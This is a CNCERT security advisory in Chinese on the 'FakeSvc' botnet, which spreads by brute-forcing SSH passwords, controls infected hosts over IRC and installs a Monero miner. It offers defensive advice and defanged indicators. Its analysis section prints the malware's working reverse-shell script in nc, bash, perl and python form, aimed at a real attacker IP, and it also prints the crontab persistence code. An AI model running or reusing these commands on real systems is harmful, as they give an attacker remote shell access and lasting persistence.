关于“FakeSvc”挖矿组织大规模传播恶意程序的风险提示

感谢安天科技集团股份有限公司（安天）在本报告的样本分析工作中做出的重要贡献。

一、概述

CNCERT 监测发现，某挖矿组织近期活动频次显著增加，该组织主要以 SSH 弱口令暴力破解进行传播，以当前受害主机为跳板，对其所在网段及 C2 下发的新 IP 列表持续进行 SSH 暴力破解，成功后又植入同样的样本重复上述攻击行为，形成自我复制和横向扩散。该组织的 C2 域名模仿合法的 Linux 系统服务设置，所以将其命名为“FakeSvc”挖矿组织。

“FakeSvc”挖矿组织通过 SSH 弱口令暴力破解入侵 Linux 服务器后，植入多层攻击载荷：一个极简加载器从指定域名按 CPU 架构下载对应 ELF 二进制文件，将其伪装为系统进程静默启动；该二进制文件实为 IRC 僵尸网络客户端，通过加密信道接收远程控制指令，同时配套的扫描框架轮询获取密码字典和目标地址，调用多种爆破工具横向扩散；部署定制版门罗币矿机实施挖矿，并通过计划任务实现持久化，形成“暴力破解、入侵、挖矿、继续暴力破解”的蠕虫式自传播闭环。

2026 年 6 月 15 日至 7 月 22 日期间，CNCERT 监测发现感染的日上线肉鸡数最高达到 2511 台，C2 日访问量最高达到 525 万次，累计已有 16054 台设备受其感染。

二、恶意样本分析

1.反弹 shell 脚本分析

攻击者搭建了一个持久化的交互式 Shell 入口，建立到 C2 的反向连接，获取远程 Shell。连接方式：依次尝试 nc→bash→sh→perl→python→python3，选择一个可用的方式建立反向连接。

```
if command -v nc > /dev/null 2>&1;
then rm /tmp/f;
mkfifo /tmp/f;
cat /tmp/f|/bin/sh -i 2>&1|
nc 68.183.137.83 5656 >/tmp/f
fi
if command -v bash > /dev/null 2>&1;
then /bin/bash -i >& /dev/tcp/68.183.137.83/5656 0>&1
fi
if command -v sh > /dev/null 2>&1;
then /bin/sh -i >& /dev/tcp/68.183.137.83/5656 0>&1
fi
if command -v perl > /dev/null 2>&1;
then
perl -e use Socket;$i="68.183.137.83";
$p=5656;
socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));
if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");
open(STDOUT,">&S");
open(STDERR,">&S");
exec("sh -i");};
fi
if command -v python > /dev/null 2>&1;
then python -c import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("68.183.137.83",5656));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);
import pty;
pty.spawn("/bin/bash")
fi
if command -v python3 > /dev/null 2>&1;
then
python3 -c import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("68.183.137.83",5656));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
import pty;
pty.spawn("/bin/bash")
fi
```

图 1 建立反向连接

2.核心扫描暴力破解脚本分析

该脚本是整个样本的核心模块，一个模块化、C2 驱动的 SSH 扫描/暴力破解框架，并且具备自我更新机制。

表 1 样本标签

病毒名称	Trojan/Script.FakeSvc
原始文件名	mixscan
MD5	72CB9221703EA28E3289E85724EDAF19
文件大小	43.5KB(44,577 字节)
文件格式	Script/Linux.SH

具体各功能模块详解见下表：

表 2 脚本各功能模块详解

函数	功能	C2 API 参数
get_gmsc	获取扫描配置（密码本文件名、爆破类型、线程数等）	?gmsc=
get_gpwnbst	获取密码本列表	?gpwnbst=
get_gpwnlbn	获取密码本名称	?gpwnlbn=
get_as / get_griplfn	获取目标 IP 列表	?as= / ?griplfn=
get_giplbfn	下载具体的 IP:Port 文件	?giplbfn=
get_banner	Banner 抓取，识别 SSH 服务类型和操作系统	调用本地 bot 二进制
get_pf	下载密码字典文件	?gpwnlbn= / ?gpwlbn=
get_brute	SSH 暴力破解	调用本地 bot 二进制
get_vuln_filter	过滤成功登录的目标	本地处理
get_vuln_upload	POST 上传成功结果到 C2	?vuln=@filtered.txt
get_gbot	下载/更新 bot 二进制（主 payload）	?gbot=
get_scanbot	下载 scanbot 子脚本	?gscanbot=
get_scanbot_cron	将 scanbot 写入 crontab 持久化	—
get_gsbf	下载 Spirit 扫描器工具包	?gsbf=

支持 SOCKS5 代理暴力破解、IP 列表分割（每 1000 个 IP 一批）。

表 3 支持的暴力破解工具

类型	工具名
haiduc	Haiduc SSH 爆破器
haita	Haita SSH 爆破器
spirit	Spirit SSH 爆破器
zhcn	中文 SSH 爆破器

具备 Banner 抓取功能，抓取后会过滤掉非目标设备（Cisco、Windows、Mikrotik、防火墙等），保留 Linux 发行版。

表 4 支持的 Banner 抓取工具

类型	工具	输出文件
bssh	bssh 扫描器	banners.log
prg	prg 扫描器	banner.log
spirit	Spirit 扫描器	b.lst

通过 crontab 每分钟执行一次 scanbot 子脚本。

```
######################################### ScanBot Cron Int
#####################################
get_scanbot_cron()
{
    if [[ -s "scanbot" || $(md5sum scanbot 2>/dev/null | awk
    {'print $1'}) == "$scanbot_sum" ]];    then
        sed -i "s|{dir}|\"$dir\"|" scanbot
        sed -i "s|{host}|$host|g" scanbot
        sed -i "s|{type}|$scan_type|g" scanbot
        sed -i "s|{brute_type}|$brute_type|g" scanbot
        sed -i "s|{user}|$USER|g" scanbot
        sed -i "s|{arch}|$arch|g" scanbot
        sed -i "s|{hostname}|$hostname|g" scanbot
        sed -i "s|{mid}|$mid|g" scanbot
        (crontab -l 2>/dev/null; echo "* * * * * \"$dir\"/scanbot")
         | sort - | uniq - | crontab - 2>/dev/null
        chmod +x scanbot
    fi
}
######################################### ScanBot Cron End
#####################################
```

图 2 建立计划任务

3.初始投递/下载器脚本分析

初始载荷功能为从 C2 下载并执行主载荷。

表 5 功能概览

步骤	功能
1	收集本机信息：CPU 架构(uname-m)、主机名、用户名
2	生成机器唯一 ID mid：machine-id+cpuinfo+MAC 地址 →sha256→前 10 位
3	从 http://scanbot.me/?gbot=${arch}下载 payload，保存为-bash
4	将 ELF 载荷以伪装进程名 bash 静默启动，并携带主机指纹和节点标识向 C2 注册该肉鸡
5	删除-bash，清理痕迹

4.IRC 僵尸网络客户端分析

该组件是一个 IRC 僵尸网络客户端(IRC Botnet Client)，版本号为 v2.0，自称为"botnet"。该组件属于 Linux 平台下的僵尸网络后门，通过 IRC 协议与 C2 服务器通信，接收并执

行远程命令。

表 6 样本标签

病毒名称	Trojan/Linux.FakeSvcBot
原始文件名	x86_64
MD5	CDB61FE8B0142ABDD4C140B3FF81FEC8
处理器架构	X64
文件大小	171KB(175,432 字节)
文件格式	ELF
数字签名	无
加壳类型	UPX
编译语言	C

组件使用两层 XOR 加密来隐藏敏感字符串，解密后 IRC 频道为“#.botnet.#”，版本号 v2.0，SSH 用户名为 root，C2 域名和 IP 地址等如下表所示。

表 7 解密后的 C2 域名/IP 地址

C2 域名	IP 地址
systems.cmd.systems	
cmd.sshd.services	
cmd.systemctl.cc	
cmd.botnet.vip	
cmd.torservices.download	
cmd.scanbot.me	
cmd.do-dear.com	
	51.79.74.212
	168.235.95.104
	185.106.120.99

连接时依次尝试每个服务器+端口组合，共计 7 个可用端口，分别为 80、443、6667、6668、7000、8080、22。并且支持丰富的命令行参数，具有高度可定制性，命令行详情如下表所示。

表 8 命令行参数说明

参数	说明	默认值
-h	伪装进程名(argv[0])	ssh
-n	IRC 昵称	随机生成(BN-机器 ID-用户名)
-i	IRC Ident	随机机器架构名

-r	IRC Realname	随机生成的机器 ID
-c	IRC 频道	#.botnet.#
-k	频道密钥	password
-xu	ChanServ 用户名	-
-xp	ChanServ 密码	-
-m	自定义机器 ID (IPC 锁)	自动检测
-nk	禁用杀死旧实例	默认会杀死
-cmd	显示帮助信息	-

5.挖矿程序分析

主要挖矿模块是 XMRig（开源 Monero 矿工）的静态编译定制版本，内部代号“botRig”。连接门罗币矿池地址为 services.sshd.services，钱包地址为 46emQim8J2i3eWK99jE3MnhbvtDvDkZEBHw2a5gSWA8Zj4K4uX6ATviRXmTqJRe3UxbCnX4cf6GGyQ9N9UYLNjm8AxBLwPk。

{"id":1,"jsonrpc":"2.0","method":"login","params":{"login":"46emQim8J2i3eWK99jE3MnhbvtDvDkZEBHw2a5gSWA8Zj4K4uX6ATviRXmTqJRe3UxbCnX4cf6GGyQ9N9UYLNjm8AxBLwPk",
"pass":"[10.127.1.38-22][root][ubuntu2204-amd64-20250610-en-0][1][AMD EPYC Processor]","agent":"botRig/(by botnet) (Linux x86_64) libuv/1.49.2 gcc/8.3.0","al
go":["cn/1","cn/2","cn/r","cn/fast","cn/half","cn/xao","cn/rto","cn/rwz","cn/zls","cn/double","cn/ccx","cn-lite/1","cn-heavy/0","cn-heavy/tube","cn-heavy/xhv
","cn-pico","cn-pico/tlo","cn/upx2","rx/0","rx/wow","rx/arq","rx/graft","rx/sfx","rx/yada","argon2/chukwa","argon2/chukwav2","argon2/ninja","ghostrider"]}}

{"jsonrpc":"2.0","id":1,"error":null,"result":{"id":"252c91d9f99801fe","job":{"blob":"00000013dd97d8fb48a63fc29e270ed723f3ea233ae47e4993d1de9b2847991662cbe10
00000000000005d02000000000001029ed574fc0000000000000000000000000000000000000000000000000000","job_id":"bVYcKTZIgVKtBSpCREYdQuoNajN4","target":"b88d0600","algo":"rx/0",
"height":26870,"seed_hash":"09c51d871cb7bd316ed89060ef26086c2357a6e16684a990fe6787592b3efd7b"},"extensions":["algo","nicehash","connect","tls","keepalive"],"
status":"OK"}}
{"jsonrpc":"2.0","method":"job","params":{"blob":"000000064f251424a555b305141efd4844ab50137ba906dd40c4c51cf695b619cd1b0d000000000000005d0200000000000aa9ed57
4fc0000000000000000000000000000000000000000000000000","job_id":"DX2O23YdX+p6mDSd4FLXCEuB8lPx","target":"b88d0600","algo":"rx/0","height":26871,"seed_hash":"09c51d87
1cb7bd316ed89060ef26086c2357a6e16684a990fe6787592b3efd7b"}}

{"id":2,"jsonrpc":"2.0","method":"submit","params":{"id":"252c91d9f99801fe","job_id":"DX2O23YdX+p6mDSd4FLXCEuB8lPx","nonce":"fa02005d","result":"7d1e8d4f4e75
f7e01d2122b5da7212c1d5ee388515cfb2e374784ed30d550500","algo":"rx/0"}}

{"id":2,"jsonrpc":"2.0","error":null,"result":{"status":"OK"}}

{"id":3,"jsonrpc":"2.0","method":"keepalived","params":{"id":"252c91d9f99801fe"}}

{"id":3,"jsonrpc":"2.0","error":null,"result":{"status":"KEEPALIVED"}}
{"jsonrpc":"2.0","method":"job","params":{"blob":"0000002c74e9c019dcfab437d364ed842d2d2c29a66884014810cab5bbfe949bcb52a6000000000000005d0200000000000aa9ed57
4fc0000000000000000000000000000000000000000000000000","job_id":"vNH3J6Cp4tmZ2v7wR+9fl/M89CM9","target":"b88d0600","algo":"rx/0","height":26872,"seed_hash":"09c51d87
1cb7bd316ed89060ef26086c2357a6e16684a990fe6787592b3efd7b"}}

{"id":4,"jsonrpc":"2.0","method":"submit","params":{"id":"252c91d9f99801fe","job_id":"vNH3J6Cp4tmZ2v7wR+9fl/M89CM9","nonce":"d400005d","result":"4fa591f3310f
8e78fc4d1a1b226576cac91ab4170462a8272057d5c318600400","algo":"rx/0"}}

{"id":4,"jsonrpc":"2.0","error":null,"result":{"status":"OK"}}

图 3 挖矿程序连接矿池挖矿

三、感染规模

通过监测分析发现，境内 2026 年 6 月 15 日至 7 月 22 日期间，该组织样本日感染终端数量最高达 2511 台，累计监测到 16054 台设备被感染，境内每日感染终端数量情况如下。



图 4 境内感染终端数量

四、防范建议

1.强化 SSH 服务安全加固，杜绝弱口令入侵

本次攻击以 SSH 弱口令爆破为主要入侵入口。需禁用简单弱口令、默认口令，部署高强度复杂密码并定期更新；优先开启 SSH 密钥登录，关闭密码登录模式。可修改 SSH 默认端口，配置运维 IP 白名单，严格限制远程登录权限，从源头阻断暴力破解攻击。

2.严控主机权限，阻断恶意载荷执行

严格落实服务器最小权限原则，禁止 root 账户远程登录，日常运维使用低权限账户。定期排查系统陌生 bash 脚本、无来源 ELF 可执行文件，严控未知文件执行权限。重点核查伪装为 bash、ssh 的异常系统进程，及时查杀恶意程序、阻断载荷运行。

3.清理持久化任务，消除驻留后门

该恶意程序通过 crontab 定时任务实现持久化驻留与自动扫描。需常态化排查服务器计划任务，重点清理每分钟执行的 scanbot 挖矿、扫描类异常任务，重启服务固化配置。同时监控定时任务新增、修改行为，杜绝恶意后门持久化留存。

4.部署边界防护，拦截恶意网络通信

在防火墙、安全组等边界设备中，封禁本次曝光的恶意 IP、C2 域名、矿池地址及攻击 URL，阻断恶意外联通信。开启网络流量审计，重点监测服务器高频 SSH 扫描、异常加密外联等可疑行为，实现攻击行为快速预警、拦截处置。

5.常态化安全巡检，及时排查感染风险

建立常态化服务器安全巡检机制，定期核查系统进程、网络连接、登录日志、定时任务等关键内容。依托公开 MD5 特征，排查 XMRig 矿机、IRC 僵尸客户端、mixscan 扫描脚本等恶意样本，及时发现暴力破解入侵、设备感染等风险并快速处置。

五、相关 IoC

MD5：

72CB9221703EA28E3289E85724EDAF19

CDB61FE8B0142ABDD4C140B3FF81FEC8

1DE52B717A779D7397BE3083BE575D5E

57285B61386A2FC2BF84B271BEE8D468

95B18DD045F9407E8085A57CB95919F2

IP：

68.183.137[.]83

51.79.74[.]212

168.235.95[.]104

185.106.120[.]99

DOMAIN：

scanbot[.]me

cc.systemctl[.]cc

systems.cmd[.]systems

cmd.sshd[.]services

cmd.systemctl[.]cc

cmd.botnet[.]vip

cmd.torservices[.]download

cmd.scanbot[.]me

cmd.do-dear[.]com

services.sshd[.]services

URL：

http[:]//scanbot.me/pwn/mixscan

http[:]//scanbot.me/?gbot=x86_64

http[:]//scanbot.me/?gbot=aarch64

http[:]//scanbot.me/?grig=x86_64

http[:]//scanbot.me/?gvc

http[:]//scanbot.me/miners/myxmrig.tgz

http[:]//scanbot.me/shell/rev.sh

http[:]//cc.systemctl.cc/?gbot=x86_64

http[:]//cc.systemctl.cc/?gbot=aarch64

https[:]//cc.systemctl.cc/?gbot=armv7l

http[:]//cc.systemctl.cc/?grig=x86_64

http[:]//cc.systemctl.cc/?gvc